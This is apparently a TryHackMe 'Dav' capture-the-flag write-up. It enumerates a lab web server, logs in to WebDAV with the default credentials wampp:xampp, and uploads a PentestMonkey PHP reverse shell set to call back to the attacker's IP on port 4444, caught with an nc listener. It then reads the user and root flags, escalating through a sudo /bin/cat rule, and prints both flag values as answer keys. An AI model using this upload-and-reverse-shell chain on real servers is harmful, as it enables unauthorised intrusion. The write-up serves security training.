

DAV - THM

Target IP: 10.49.143.167

Attack IP: 10.49.81.117

Lets do a normal scan:

`nmap -sV -O -p- 10.49.143.167`

```
root@ip-10-49-81-117:~# nmap -sV -O -p- 10.49.143.167
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-18 06:08 UTC
Nmap scan report for ip-10-49-143-167.ap-south-1.compute.internal (10.49.143.167)
Host is up (0.00067s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.10 - 3.13
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
root@ip-10-49-81-117:~#
```

We see only port 80/http open.

Lets do a script scan:

`nmap -sV -O -sC -p80 10.49.143.167`

```
root@ip-10-49-81-117:~# nmap -sV -O -sC -p80 10.49.143.167
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-18 06:09 UTC
Nmap scan report for ip-10-49-143-167.ap-south-1.compute.internal (10.49.143.167)
Host is up (0.00050s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (99%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Lin
Linux 3.1 (93%), Linux 3.2 (93%), Linux 3.8 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (93%),
V (Android 5.0) (93%), Android 5.0 - 6.0.1 (Linux 3.4) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.55 seconds
root@ip-10-49-81-117:~#
```

Nothing much to see, lets visit the website

`http://10.49.143.167`



ubuntu

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

We see a simple Apache website running. Nothing much to see here.
Let's try `http://10.49.143.167/robots.txt` - Nothing much here as well


Let's do directory busting:

```
gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://10.49.143.167
```


We see multiple folders but only one seems interesting, let's visit:
`/webdav`

```
root@ip-10-49-81-117:~# gobuster dir -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.49.143.167
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./hta (Status: 403) [Size: 292]
./htpasswd (Status: 403) [Size: 297]
./htaccess (Status: 403) [Size: 297]
/index.html (Status: 200) [Size: 11321]
/server-status (Status: 403) [Size: 301]
/webdav (Status: 401) [Size: 460]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
root@ip-10-49-81-117:~#
```


It requires an password to login:
<http://10.49.143.167/webdav>



We dont have cred nor we have any hint so far.
If we google webdav default creds, we get some info.



Only one works:
wampp:xampp



WebDav has one specific tool called Cadaver. Lets use it login.
cadaver http://10.49.143.167/webdav

```
root@ip-10-49-81-117:~# cadaver http://10.49.143.167/webdav
Authentication required for webdav on server `10.49.143.167':
Username: wampp
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
      passwd.dav                      44  Aug 26  2019
dav:/webdav/>
```

We are logged in and we see a passwd.dav file.
Since we have access to that folder on browser as well, we can upload an
payload on server and get reverse shell on our system.

Download PentestMonkey php reverseshell and edit it to add your ip address to
the file.

```
set_time_limit(0);
$VERSION = "1.0";
$ip = '10.49.81.117'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh .i';
```

Upload it.

```
root@ip-10-49-81-117:~/Downloads# cadaver http://10.49.143.167/webdav
Authentication required for webdav on server `10.49.143.167':
Username: wampp
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
      passwd.dav                               44  Aug 26  2019
dav:/webdav/> put shell.php shell.php
Uploading shell.php to `/webdav/shell.php':
Progress: [=====>] 100.0% of 5491 bytes succeeded.
dav:/webdav/> █
```

Start a listener:

nc -lnvp 4444

```
root@ip-10-49-81-117:~/Downloads# nc -lnvp 4444
Listening on 0.0.0.0 4444
```

Execute the payload.

Index of /webdav

Name	Last modified	Size	Description
 Parent Directory		-	
 passwd.dav	2019-08-25 20:43	44	
 shell.php	2026-06-17 23:34	5.4K	

Apache/2.4.18 (Ubuntu) Server at 10.49.143.167 Port 80

We have shell.

```
root@ip-10-49-81-117:~/Downloads# nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.49.143.167 35526
Linux ubuntu 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_64 x86_64
23:35:46 up 31 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$
```

Now lets find the user.txt flag.

```
cd home
cd merlin
cat user.txt
```

```
wampp
$ cd merlin
$ ls
user.txt
$ cat user.txt
449b40fe93f78a938523b7e4dcd66d2a
$
```

Note: In real life explore all folders, all files and that's how you will find
Now we need to find root flag. Before that lets try to escalate our privs.

```
sudo -l
```

```
$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
$
```

We see (ALL) NOPASSWD: /bin/cat
which means we can cat all files with sudo permissions.

Note: In real world you will have to find the location of root flag but in our
case we already know where root flag is.

```
sudo cat /root/root.txt
```

```
$ sudo cat /root/root.txt
101101ddc16b0cdf65ba0b8a7af7afa5
$
```

We have our root flag. YAY!